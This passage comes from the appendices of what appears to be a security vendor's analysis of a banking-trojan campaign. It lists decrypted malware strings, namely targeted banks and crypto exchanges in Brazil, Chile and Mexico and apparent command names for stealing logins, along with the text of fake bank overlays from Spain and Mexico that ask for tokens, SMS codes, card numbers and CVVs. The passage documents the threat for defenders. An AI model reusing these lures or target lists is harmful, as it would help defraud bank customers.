| 1221 --> Habitação | Caixa -
| 1222 --> FGTS - Benefícios do Trabalhador | Caixa -
| 1223 --> Santander -
| 1224 --> Sicredi | Gente que coopera cresce -

```



I225 --> Conta-corrente | Para Você | Sicredi -  
 I226 --> Cooperativas | Sicredi -  
 I227 --> Sicoob - Sistema de Cooperativas de Crédito do Brasil -  
 I228 --> Sicoob - Sistema de Cooperativas de Crédito do Brasil | Identificação  
 I229 --> Itaú Uniclass - feito para você crescer -  
 I230 --> Banco Itaú - Feito Para Você -  
 I231 --> 30 horas -  
 I232 --> Itaú - boletos - atualizar -  
 I233 --> Nova Home |  
 I234 --> Banco Safra  
 I235 --> 54fR4=  
 I236 --> Banco Safra  
 I237 --> banco safra -  
 I238 --> Banco Safra - Aplicação Internet Pessoa Física -  
 I239 --> Banco Safra - Internet Banking Pessoa Jurídica -  
 I240 --> Banco da Amazonia - Inicio  
 I241 --> Banco da Amazonia - Empresa  
 I242 --> B@ZN=  
 I243 --> Amazonia Banco  
 I244 --> M3R30=  
 I245 --> BOT43=  
 I246 --> C002N=  
 I247 --> FCBT4=  
 I248 --> F93T3=  
 I249 --> B44TR4=  
 I250 --> C00P3=  
 I251 --> Compra e venda de Bitcoin | Mercado Bitcoin  
 I252 --> Mercado Bitcoin  
 I253 --> <https://www.mercadobitcoin.com.br/>  
 I254 --> Mercado BitCoin  
 I255 --> mercado bitcoin  
 I256 --> mercadobitcoin  
 I257 --> Negociações Bitcoin | Mercado Bitcoin  
 I258 --> TRAVAMCBTC  
 I259 --> MBTC54  
 I260 --> ERRO SENHA CITIBANAMEX LIBERADO  
     COM SUCESSO.  
 I261 --> Login:  
 I262 --> Senha:  
 I263 --> PEDELOGINSENHA  
 I264 --> PEDEAUTHY  
 I265 --> Authy  
 I266 --> PEDEEMAILPIN  
 I267 --> Email de Cadastro  
 I268 --> PEDELOGINCPF  
 I269 --> Cpf:  
 I270 --> Senha:  
 I271 --> SIMULAARROBA  
 I272 --> REINICIAMODULO  
 I273 --> Personas | Banco Santander -  
 I274 --> Empresas - Banco Santander Chile -  
 I275 --> Servicio al Cliente - Banco Santander Chile  
 I276 --> Select | Banco Santander -  
 I277 --> Santander PYME Advance - Banco Santander  
     Chile - Santander Advance -  
 I278 --> santander  
 I279 --> Banco Itaú -  
 I280 --> Efetuar Login -  
 I281 --> Itaú -  
 I282 --> banco itau chile  
 I283 --> itau  
 I284 --> BancoEstado Personas | Inicio -  
 I285 --> BancoEstado Personas | Banca en Línea -  
 I286 --> banco estado -  
 I287 --> banco estado chile  
 I288 --> BancoEstado - Empresas -  
 I289 --> BancoEstado Personas | Chilenos en el Exterior -  
 I290 --> <https://personas.bancoestado.cl/bancoestado/CajaLoginLocal.Html>  
 I291 --> BancoEstado Personas | CuentaRUT -  
 I292 --> BancoEstado Personas | Ahorro en Chile para  
     Chilenos en el Exterior -  
 I293 --> Banco Internacional | Hablemos de Negocios -  
 I294 --> Sucursales|Banco Internacional -  
 I295 --> Directorio|Banco Internacional -  
 I296 --> Investor Relations|Banco Internacional -  
 I297 --> Equipo Ejecutivo|Banco Internacional -  
 I298 --> banco internacional -  
 I299 --> banco internacional chile -  
 I300 --> Banco Security, Una Empresa Del Grupo Security -  
 I301 --> Banco Security -  
 I302 --> banco security -  
 I303 --> banco security chile -  
 I304 --> banco security  
 I305 --> Personas | Banco de Chile -  
 I306 --> Inicio | Empresas | Banco de Chile -  
 I307 --> Portal Empresas -  
 I308 --> Nuestro Banco | Banco de Chile -  
 I309 --> Pyme| Pyme - Banco de Chile -  
 I310 --> banco de chile -  
 I311 --> Banco Edwards -



I312 --> Banco Edwards | Citi - Cuenta Corriente -  
 I313 --> Inicio | Incio - Banco Edwards | Citi -  
 I314 --> banco edwards -  
 I315 --> Banco Bice  
 I316 --> banco bice -  
 I317 --> BICE - Empresas -  
 I318 --> BANCO BICE - Login -  
 I319 --> BICE - Empresas -  
 I320 --> BICE - Banco en Línea -  
 I321 --> BICE - Quiénes Somos -  
 I322 --> BICE - Productos -  
 I323 --> BICE -  
 I324 --> BUD@=  
 I325 --> Buda Bitcoin  
 I326 --> Buda.com - Mercado y Billetera de Bitcoin  
     y Etherum -  
 I327 --> buda bitcoin -  
 I328 --> CHIBIT=  
 I329 --> ChileBit Bitcoin  
 I330 --> ChileBit.net - El primer mercado de Bitcoins  
     en Chile -  
 I331 --> El primer mercado de Bitcoins en Chile -  
 I332 --> SP3KT=  
 I333 --> Spectro Coin Chile  
 I334 --> Chile | SpectroCoin Supported Countries -  
 I335 --> Login | SpectroCoin -  
 I336 --> OKT0P=  
 I337 --> Octopus Bitcoin -  
 I338 --> We Love Crypto Home -  
 I339 --> We Love Crypto Inicio de sesión del cliente -  
 I340 --> We Love Crypto Carrito de compra -  
 I341 --> M3RK@D0=  
 I342 --> Mercado Pago Chile  
 I343 --> Procesamos los pagos online de compradores  
     y vendedores -  
 I344 --> ¡Hola! Ingresa tu e-mail o usuario -  
 I345 --> mercado pago chile -  
 I346 --> Procesamos los pagos online de compradores  
     y vendedores - Mercado Pago -  
 I347 --> BCI@=  
 I348 --> Banco Bci  
 I349 --> Bci Personas | Banco Bci -  
 I350 --> Bci.cl - Empresas -  
 I351 --> Servicio al Cliente | Banco Bci -  
 I352 --> Bci Empresarios | Banco Bci -  
 I353 --> banco bci -  
 I354 --> F4L4B=  
 I355 --> Banco Falabella  
 I356 --> banco falabella -  
 I357 --> Banco Falabella -  
 I358 --> SC0T1=  
 I359 --> Scotiabank  
 I360 --> Bienvenidos | Banco Scotiabank -  
 I361 --> Scotiabank -  
 I362 --> Scotiabank - Ingreso Empresas -  
 I363 --> Login - Scotiabank Azul -  
 I364 --> Scotiabank Azul Net Cash -  
 I365 --> bbva -  
 I366 --> bbva bancomer -  
 I367 --> bancomer -  
 I368 --> Bienvenidos a la Banca en Línea | BBVA  
     Bancomer -  
 I369 --> BBVA Bancomer -  
 I370 --> BBVA Bancomer Empresas: cuentas,  
     financiamiento, cobros, pagos, comercio,  
     inversiones. | Empresas | BBVA Bancomer -  
 I371 --> Línea Bancomer La banca desde tu teléfono |  
     BBVA Bancomer -  
 I372 --> Todos los productos que BBVA Bancomer tiene  
     para ti | BBVA Bancomer -  
 I373 --> Registro de clientes | BBVA Bancomer -  
 I374 --> Cuentas de débito | BBVA Bancomer -  
 I375 --> Banca por Internet | BBVA Bancomer -  
 I376 --> Banco BBVA Paraguay | Personas -  
 I377 --> BBVA Bancomer  
 I378 --> BBVA Nettash  
 I379 --> bbva netcash -  
 I380 --> netcash -  
 I381 --> BBVA Net cash -  
 I382 --> BBVA Bancomer net cash -  
 I383 --> Bancomer net cash | Empresas | BBVA Bancomer -  
 I384 --> bbva empresa -  
 I385 --> santander mx -  
 I386 --> santander -  
 I387 --> | Sé parte de la banca digital -  
 I388 --> Santander - Cuenta Básica -  
 I389 --> .:Santander | Supernet: -  
 I390 --> Hipoteca Santander -  
 I391 --> Santander SuperMóvil -  
 I392 --> Tarjeta de Crédito -  
 I393 --> Santander PyME  
 I394 --> Santander



| 1395 --> https://enlace.santander-serfin.com/eai/  
     EaiEmpresasWAR/inicio.do -  
 | 1396 --> enlace -  
 | 1397 --> HSBC  
 | 1398 --> hsbc -  
 | 1399 --> HSBC Personas - Productos Y Servicios -  
     HSBC México -  
 | 1400 --> Acceso Banca por Internet - HSBC México -  
 | 1401 --> HSBC Global Login: Step I -  
 | 1402 --> Banca por Internet - HSBC México -  
 | 1403 --> Iniciar sesión en Banca por Internet: Usuario  
     | HSBC -  
 | 1404 --> HSBC Banca de Empresas | HSBC Mexico -  
 | 1405 --> Capture Username | HSBCnet -  
 | 1406 --> HSBCnet | Global Banking and Markets |  
     HSBC -  
 | 1407 --> banca en linea hsbc -  
 | 1408 --> hsbcnet  
 | 1409 --> banca hsbc -  
 | 1410 --> Grupo Financiero Inbursa -  
 | 1411 --> https://www.bancoinbursa.com/login/  
     useraccessWeb.asp  
 | 1412 --> inbursa -  
 | 1413 --> inbursa banca en linea -  
 | 1414 --> banca inbursa -  
 | 1415 --> banca inbursa -  
 | 1416 --> Banco Inbursa  
 | 1417 --> INB9DIGITO  
 | 1418 --> Citibanamex | El Banco Nacional de México  
     | Citibanamex.com -  
 | 1419 --> BancaNet | Citibanamex.com -  
 | 1420 --> Citibanamex, la mejor experiencia bancarial  
     | Citibanamex.com -  
 | 1421 --> Centro de Ayuda Citibanamex |  
     Citibanamex.com -  
 | 1422 --> Citibanamex Pay | Citibanamex.com -  
 | 1423 --> Citibanamex Móvil | Citibanamex.com -  
 | 1424 --> Teléfonos Citibanamex | Citibanamex.com -  
 | 1425 --> Estado de Cuenta Electrónico Citibanamex |  
     Citibanamex.com -  
 | 1426 --> citibanamex -  
 | 1427 --> banamex bananet -  
 | 1428 --> banamex -  
 | 1429 --> Banamex Fisica  
 | 1430 --> Banamex Empresa  
 | 1431 --> banamex empresarial -  
 | 1432 --> Banamex -  
 | 1433 --> bananet empresarial -  
 | 1434 --> BancaNet Empresarial - Empresas |  
     - Citibanamex.com -  
 | 1435 --> BancaNet Empresarial Móvil - Empresas |  
     - Citibanamex.com -  
 | 1436 --> PyMes BancaNet Empresarial | Citibanamex.com -  
 | 1437 --> Banco del Bajío  
 | 1438 --> banco del bajío -  
 | 1439 --> El Banco de Confianza para Personas, Pymes,  
     Gobierno y Agronegocios -  
 | 1440 --> Banca Electrónica para Empresas BanBajío |  
     Bajionet y Bajionet Móvil Empresarial -  
 | 1441 --> Banca Electrónica BanBajío | Bajionet y  
     Bajionet Móvil -  
 | 1442 --> Bajionet -  
 | 1443 --> Bancoppel  
 | 1444 --> https://www.bancoppel.com/  
 | 1445 --> ::BanCoppel:: -  
 | 1446 --> :: BanCoppel :: -  
 | 1447 --> ::BanCoppel:: -  
 | 1448 --> bancoppel -  
 | 1449 --> bancopel -  
 | 1450 --> coppel -  
 | 1451 --> Scotiabank  
 | 1452 --> scotiabank -  
 | 1453 --> Scotiabank México -  
 | 1454 --> ScotiaWeb -  
 | 1455 --> Scotia en Línea -  
 | 1456 --> Tarjetas de Crédito | Scotiabank -  
 | 1457 --> Localizador de sucursales - Scotiabank -  
 | 1458 --> Servicios Bancarios -  
 | 1459 --> ScotiaWeb Seguridad -  
 | 1460 --> Empresas y Gobierno - Scotiabank -  
 | 1461 --> Banca Premium - Scotiabank -  
 | 1462 --> banco azteca -  
 | 1463 --> azteca -  
 | 1464 --> Sitio Oficial | Banco Azteca -  
 | 1465 --> Banca Empresarial Azteca -  
 | 1466 --> Guardadito | Banco Azteca -  
 | 1467 --> Activar Banca en Línea | Banco Azteca -  
 | 1468 --> Banco Azteca  
 | 1469 --> banorte -  
 | 1470 --> Banorte | El Banco Fuerte de México -  
 | 1471 --> Banca Internacional - Banorte -  
 | 1472 --> Empresas y Corporativos -



I473 --> Banco en Línea -  
I474 --> Banca Preferente -  
I475 --> BANORTE -  
I476 --> banca banorte -  
I477 --> Banorte  
I478 --> banco afirme -  
I479 --> Afirme -  
I480 --> AfirmeNet -  
I481 --> Personas -  
I482 --> Visitanos -  
I483 --> Empresas -  
I484 --> Afirmenet Personas -  
I485 --> Afirmenet Gobierno -  
I486 --> Afirmenet Empresas -  
I487 --> Banco Afirme  
I488 --> Outlook.com - Microsoft free personal email -  
I489 --> <http://outlook.com>  
I490 --> Banco Famsa  
I491 --> bf@msa=  
I492 --> banco famsa -  
I493 --> Banco Famsa -  
I494 --> Banco Famsa - Consulta de Saldo -  
I495 --> Banco Famsa - Famsa Ahorro -  
I496 --> <https://www.bafamsa.com/>  
I497 --> BitcoinToYou  
I498 --> Bitcointoyou  
I499 --> pt.bitcointoyou.com  
I500 --> BitcoinToYou  
I501 --> Stratum coinBR SmartWallet  
I502 --> SmartWallet Login  
I503 --> Stratum Blockchain Tech  
I504 --> CoinBR-Stratum  
I505 --> Bitcoin: comprar e vender de forma rápida e  
          fácil é aqui | Foxbit  
I506 --> Foxbit | Home  
I507 --> FoxBit  
I508 --> Login | FlowBTC  
I509 --> Bitcoin agora é fácil | FlowBTC  
I510 --> FlowBTC



# APPENDIX 2: FAKE BANK IMAGES AND OVERLAYS

Complete list of fake bank images and overlays found in the different samples analyzed during the investigation of this campaign.

## BANKINTER



The image shows a screenshot of a fake Bankinter synchronization simulation page. At the top, the Bankinter logo is on the left and 'Sincronización / Simulación' with a lock icon is on the right. Below this, a message says 'Estamos sincronizando tu dispositivo. Para sincronizar de forma rápida y segura tu dispositivo, hacemos una simulación en tu teléfono móvil. Introduce la clave de 6 dígitos que hemos enviado a tu móvil.' A text input field is labeled 'Clave de 6 dígitos:' with a placeholder. Below it are two buttons: 'Procesar' (orange) and 'Corregir' (dark grey). A red warning message at the bottom states 'Atención: El proceso enviado a su teléfono móvil, se trata sólo de una simulación.' The Kaspersky logo is in the bottom right corner.



The image shows a screenshot of a fake Bankinter validation security page. At the top, the Bankinter logo is on the left and 'Validación de seguridad' is on the right. Below this, a red error message says '⚠ Ingresaste una respuesta incorrecta, por favor inténtalo nuevamente.' To the right is an orange 'Procesar' button. At the bottom, a yellow info message says 'REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.' The Kaspersky logo is in the bottom right corner.



**bankinter.** | Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

KASPERSKY

HSBC

**HSBC** | Sincronización del Dispositivo de Seguridad

Ingresa el código generado mediante el dispositivo.

Token Móvil:

**Continuar** **Comenzar**

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.

Copyright © - 2019 HSBC



**Sincronización del Dispositivo de Seguridad**

Vamos a exigir algunos datos para la sincronización del Dispositivo de Seguridad.

- 1** Encender su dispositivo de seguridad e ingresar su NIP
- 2** Presionar el botón cuadrado de color amarillo
- 3** Código de Verificación:
- 4** Volver a presionar el botón cuadrado de color amarillo.
- 5** Ingresar abajo el código de seguridad de 6 dígitos generado por su dispositivo.

Código de Seguridad:

**Continuar** **Corregir**

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.

**Sincronización del Dispositivo de Seguridad**

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.

Clave de Sincronización:

 <b>Paso 1</b> Abre la aplicación HSBC Móvil en tu teléfono celular y selecciona "Usar Token".	 <b>Paso 2</b> Selecciona "Alta y modificación de beneficiarios", introduce los 4 números de la clave de sincronización. Después ingresa tu Contraseña HSBC Móvil y selecciona "Generar".	 <b>Paso 3</b> Ingresa los 6 números que se muestran en tu Token Móvil, en el espacio indicado. <input style="width: 100px; height: 20px; margin-top: 5px;" type="text"/>
--	---	--

**Continuar** **Corregir**

Copyright © - 2010




**Sincronización del Dispositivo de Seguridad**

Vamos a exigir algunos datos para la sincronización del Dispositivo de Seguridad.

 <b>Paso 1</b> Presiona el botón  3 segundos para prender el Token, después ingresa tu PIN.	<b>Paso 2</b> Cuando la palabra "HSBC" apareza en la pantalla de tu Token, presiona el botón  e ingresa los 4 números de la clave de sincronización.	<b>Paso 3</b> Presiona el botón  nuevamente e ingresa los 6 números que se muestran en tu Token, en el espacio indicado.  Token: <input type="text"/> <input type="button" value="Continuar"/> <input type="button" value="Corregir"/>
---	--	---

Clave de Sincronización:

**Atención:** El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta.



**Validación de seguridad**

 Ingresaste una respuesta incorrecta, por favor intente nuevamente.

 REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Copyright © - 2019





**Sincronización del Dispositivo de Seguridad**

Vamos a exigir algunos datos para la sincronización del Dispositivo de Seguridad.

- 1** Encender su nuevo dispositivo de seguridad al oprimir el círculo verde por diez segundos.
- 2** Ingresar su número NIP.
- 3** Presionar el botón con el círculo verde de nuevo para generar un código de seguridad de 6 dígitos.
- 4** Ingresar abajo el código de seguridad de 6 dígitos generado por su dispositivo.

Código de Seguridad:



**Continuar** **Corregir**

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta. 

**Sincronización del Dispositivo de Seguridad**

Vamos a exigir algunos datos para la sincronización del Dispositivo de Seguridad.

		
<b>Paso 1</b>	<b>Paso 2</b>	<b>Paso 3</b>
Abre la aplicación HSBC Móvil y selecciona "Usar Token".	Selecciona "Confirmación", ingresa tu Contraseña HSBC Móvil y selecciona "Generar".	Ingrésa los 6 números que se muestran en tu Token Móvil en el espacio indicado.

**Token:**

**Continuar** **Corregir**

Atención: El proceso se trata sólo de una sincronización, evite el bloqueo de su cuenta. 



The screenshot shows a web page for HSBC. At the top left is the HSBC logo. To its right, the text "Validación de seguridad" is displayed. Below this, a yellow banner contains the message "Realizando validación de seguridad...". Inside the banner is an information icon (a circle with an 'i') and a note: "Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente." Below the banner is a large input field. To the right of the input field are three status indicators: a green square labeled "On", a red square labeled "Off", and a blue square labeled "Off". At the bottom left of the page is the copyright notice "Copyright © - 2019". At the bottom right is the HSBC logo.

## SABADELL

The screenshot shows a web page for Banco Sabadell. At the top left is the Sabadell logo. To its right, the text "Sincronización Clave de confirmación" is displayed. Below this, a section titled "BS Online Empresa" contains the instruction "Introduzca clave de confirmación para sincronización.". Two numbered steps are listed: ① "Obtenga la clave de firma accediendo a la aplicación del Banco Sabadell." and ② "Introduzca aquí debajo la clave que se muestra en su móvil:". Below these instructions is a 2x5 grid of numbers: 1, 9, 8, 5, 4 in the top row, and 6, 7, 0, 3, 2 in the bottom row. To the right of the grid is a text input field with the placeholder "Introduzca la clave de confirmación" and a "Borrar" button. To the right of the input field is a "Continuar" button. At the bottom of the page, there is a blue footer bar with the text "Sistema de Seguridad" on the left and the Sabadell logo on the right.



**Sabadel**

Validación de seguridad

**!** Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Continuar

Sistema de Seguridad Sabadell

**Sabadel**

Sincronización  
Tarjeta de coordenadas

BS Online Empresa  
Introduzca la clave correspondiente a la posición  
Empresa nº XXXX

XXXX

de su tarjeta de BSOnline Empresa.

Continuar

Sistema de Seguridad Sabadell

**Sabadel**

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On  
 Off  
 Off

Sistema de Seguridad Sabadell

**BANORTE**

**BANORTE** Sincronización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, por favor introduce tu token.

**Token:**  

Atención: El proceso se trata sólo de una sincronización. **Procesar**

Nuevo Sistema de Seguridad - BANORTE

**BANORTE** Sincronización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, solicitamos la Clave de Alta de Cuentas y la Contraseña y Código Dinámico Token.

**Clave de Alta de Cuentas:** >

**Contraseña y Código Dinámico Token:** >  (Incluye tus dos claves sin dejar espacio)

Atención: El proceso se trata sólo de una sincronización. **Procesar**

Nuevo Sistema de Seguridad - BANORTE

**BANORTE** Sincronización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, introduce los datos solicitados.

**Usuario:** >

**Contraseña y Código Dinámico Token:** >  (Incluye tus dos claves sin dejar espacio)

Atención: El proceso se trata sólo de una sincronización. **Procesar**

Nuevo Sistema de Seguridad - BANORTE



## OPENBANK

The screenshot shows a web page titled "Validación de clave de firma" (Key Validation). At the top left is the Openbank logo and "Grupo Santander". On the right, it says "Validación de clave de firma". The main content area contains the message: "Estamos sincronizando tu dispositivo. Para sincronizar de forma rápida y segura tu dispositivo, introduce su clave de firma." Below this is a text input field labeled "Clave de firma:" with two buttons: "Procesar" (Process) and "Corregir" (Correct). A red warning message at the bottom states: "Atención: El proceso se trata sólo de una sincronización." At the bottom of the page, it says "Sistema de Seguridad - GRUPO SANTANDER" and features the Kaspersky logo.

The screenshot shows a web page titled "Sincronización por móvil" (Mobile Synchronization). At the top left is the Openbank logo and "Grupo Santander". On the right, it says "Sincronización por móvil". The main content area contains the message: "Estamos sincronizando tu dispositivo. Por favor, introduzca el código que acabamos de enviar mediante un mensaje de texto a su número de móvil." Below this is a text input field labeled "Código SMS:" with two buttons: "Procesar" (Process) and "Corregir" (Correct). A red warning message at the bottom states: "Atención: El proceso se trata sólo de una sincronización." At the bottom of the page, it says "Sistema de Seguridad - GRUPO SANTANDER" and features the Kaspersky logo.



**Openbank** Grupo Santander

**Validación de seguridad**

**!** Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Procesar

Sistema de Seguridad - GRUPO SANTANDER

KASPERSKY

**Openbank** Grupo Santander

**Validación de seguridad**

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On  
 Off  
 Off

Sistema de Seguridad - GRUPO SANTANDER

KASPERSKY

**PASTOR**

**Pastor**  
▲ Grupo Santander

Validación de seguridad

① Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

Procesar

Sistema de Seguridad - GRUPO SANTANDER

KASPERSKY

**Pastor**  
▲ Grupo Santander

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On  
 Off  
 Off

Sistema de Seguridad - GRUPO SANTANDER

KASPERSKY



## CAJAMAR

**Sincronización de tarjeta personal de claves**

Firme la sincronización con su tarjeta personal de claves

Introduzca las siguientes coordenadas de su tarjeta personal de claves acabada en:

**Borrar** **Aceptar**

AtenCIÓN: El proceso se trata sólo de una sincronización.

KASPERSKY

**Validación de seguridad**

**!** Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

**Continuar**

KASPERSKY

**Validación de seguridad**

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On Off Cancel

Sistema de Seguridad - Cajamar KASPERSKY



## BANKIA

**Bankia** | Sincronización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, introduce tu firma digital.

Firma Digital:

El proceso se trata sólo de una sincronización.

**Continuar**

SISTEMA DE SEGURIDAD - BANKIA KASPERSKY

**Bankia** | Validación de seguridad

Ingresaste una respuesta incorrecta, por favor intente nuevamente.

**Continuar**

REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y EVITE EL BLOQUEO DE SU CUENTA.

SISTEMA DE SEGURIDAD - BANKIA KASPERSKY



**Bankia**

Sincronización/Simulación

Estamos sincronizando tu dispositivo.

Para sincronizar de forma rápida y segura tu dispositivo, hacemos una simulación en tu teléfono móvil. Introduzca el código recibido vía SMS y pulse continuar.

Código SMS:

El proceso enviado a tu teléfono se trata sólo de una simulación.

**Continuar**

SISTEMA DE SEGURIDAD - BANKIA

KASPERSKY

**Bankia**

Sincronización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.

Para sincronizar de forma rápida y segura tu dispositivo, introduce tu firma digital.

Firma electrónica:

El proceso se trata sólo de una sincronización.

**Continuar**

SISTEMA DE SEGURIDAD - BANKIA

KASPERSKY

**Bankia**

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

<input checked="" type="checkbox"/>	On
<input type="checkbox"/>	Off
<input type="checkbox"/>	Off

SISTEMA DE SEGURIDAD - BANKIA

KASPERSKY



## POPULAR

Sincronización de seguridad

Estamos sincronizando tu dispositivo.  
Para sincronizar de forma rápida y segura tu dispositivo, introduce su firma electrónica.

Firma electrónica:

Procesar Corregir

Atención: El proceso se trata sólo de una sincronización.

Sistema de Seguridad - GRUPO SANTANDER

Validación de seguridad

① Ingresaste una respuesta incorrecta, por favor intente nuevamente.

Procesar

**i** REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE y  
EVITE EL BLOQUEO DE SU CUENTA.

Sistema de Seguridad - GRUPO SANTANDER



**Popular**  
Grupo Santander

Sincronización / Simulación

Estamos sincronizando tu dispositivo.  
Por favor, introduzca el código que acabamos de enviar mediante un mensaje de texto a su número de móvil.

Código SMS:

**Procesar** **Comenzar**

Atención: El proceso se trata sólo de una simulación.

Sistema de Seguridad - GRUPO SANTANDER

**Popular**  
Grupo Santander

Validación de seguridad

Realizando validación de seguridad...

**i** Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.

On Off Off

Sistema de Seguridad - GRUPO SANTANDER



BBVA

**BBVA** | **Sincronización de seguridad**

Firmar la sincronización con sus credenciales

Código de seguridad:

Atención: El proceso se trata sólo de una sincronización. **Continuar**

Sistema de Seguridad - BBVA

**BBVA** | **Sincronización de seguridad**

¡Necesitamos actualizar tu dispositivo, ingrese la clave solicitada y evite el bloqueo de su cuenta!

Para sincronizar de forma rápida y segura tu dispositivo, introduce su firma electrónica.

Firma electrónica

Atención: El proceso se trata sólo de una sincronización. **Continuar**

Sistema de Seguridad - BBVA



The screenshot shows a mobile application interface for BBVA. At the top, the BBVA logo is on the left and "Sincronización de seguridad" with a lock icon is on the right. Below this, there is a large input field containing a blue phone icon. To its right is a "Confirmar" button. Above the input field, the text reads: "Introducir la clave recibida por voz para confirmar la sincronización:". Below the input field, a note says: "Atención: El proceso se trata sólo de una sincronización." At the bottom of the screen, a dark bar displays the text "Sistema de Seguridad - BBVA".

The screenshot shows a mobile application interface for BBVA. At the top, the BBVA logo is on the left and "Sincronización de seguridad" with a lock icon is on the right. Below this, there is a large input field containing a blue phone icon. To its right is a "Confirmar" button. Above the input field, the text reads: "Introducir la clave recibida por SMS para confirmar la sincronización:". Below the input field, a note says: "Atención: El proceso se trata sólo de una sincronización." At the bottom of the screen, a dark bar displays the text "Sistema de Seguridad - BBVA".



The screenshot shows a BBVA security system interface. At the top, the BBVA logo is on the left, and the message "¡No fue posible realizar la validación de seguridad!" (Security validation could not be performed!) is displayed on the right. Below this, a gray box contains the text "Datos incorrectos, evite el bloqueo de su cuenta." (Incorrect data, avoid locking your account.) A yellow box contains a red warning message: "POR FAVOR, REVISE LOS DATOS CAPTURADOS E INTENTE NUEVAMENTE. EVITE EL BLOQUEO DE SU CUENTA." (Please review the captured data and try again. Avoid locking your account.) A blue "Continuar" (Continue) button is located below the warning. At the bottom, a dark blue footer bar reads "Sistema de Seguridad - BBVA".

The screenshot shows a BBVA security verification page. The top header includes the BBVA logo on the left and the title "Verificación de Seguridad" (Security Verification) on the right. The main content area asks for card verification, stating "¡Necesitamos verificar tu identidad, ingrese el número de tarjeta" (We need to verify your identity, enter your card number). It features a placeholder for a card image with the text "Para poder continuar con el proceso correspondiente debes ingresar el número de tarjeta" (To continue with the process, you must enter your card number). To the right is a text input field with the placeholder "Ingresa los 16 dígitos de tu tarjeta" (Enter the 16 digits of your card). Below the input fields is a note: "Atención: El proceso se trata sólo de una sincronización." (Attention: The process is only a synchronization). A blue "Confirmar" (Confirm) button is positioned to the right of the note. A dark blue footer bar at the bottom reads "Sistema de Seguridad - BBVA".



**BBVA** | Verificación de Seguridad

¡Necesitamos verificar tu identidad, ingrese tu CVV.

Para poder continuar con el proceso correspondiente debes ingresar los 3 dígitos de seguridad que se encuentran al reverso de su tarjeta



CVV

Atención: El proceso se trata sólo de una sincronización. Procesar

Sistema de Seguridad - BBVA

**BBVA** | Validación de Seguridad

Realizando validación de seguridad...

 Informamos que para su mayor seguridad, estamos haciendo una validación en el sistema de seguridad. Este proceso puede demorar algunos minutos y podrán ser solicitados datos para comprobar la titularidad de la cuenta. Por favor, sea paciente.



Sistema de Seguridad - BBVA



**BBVA**

### Actualización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.

Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad.

Ingrresa el código de seguridad en tu Bcom

Verifique sus datos y proporcione la clave solicitada

Porque  
me lo pidieron

Introduce el código que muestra el Dispositivo Acceso Seguro

**Procesar**

**Información:** Hemos enviado una simulación, el proceso se trata sólo de una actualización.

Sistema de Seguridad - BBVA

**BBVA**

### Actualización del Dispositivo de Seguridad

Estamos sincronizando tu dispositivo.

Para sincronizar de forma rápida y segura tu dispositivo, ingrese el código generado por su dispositivo de seguridad.

Confirma la simulación del Registro

Verifique sus datos y proporcione la clave solicitada

Porque  
me lo pidieron

Introduce el código que muestra el Dispositivo Acceso Seguro

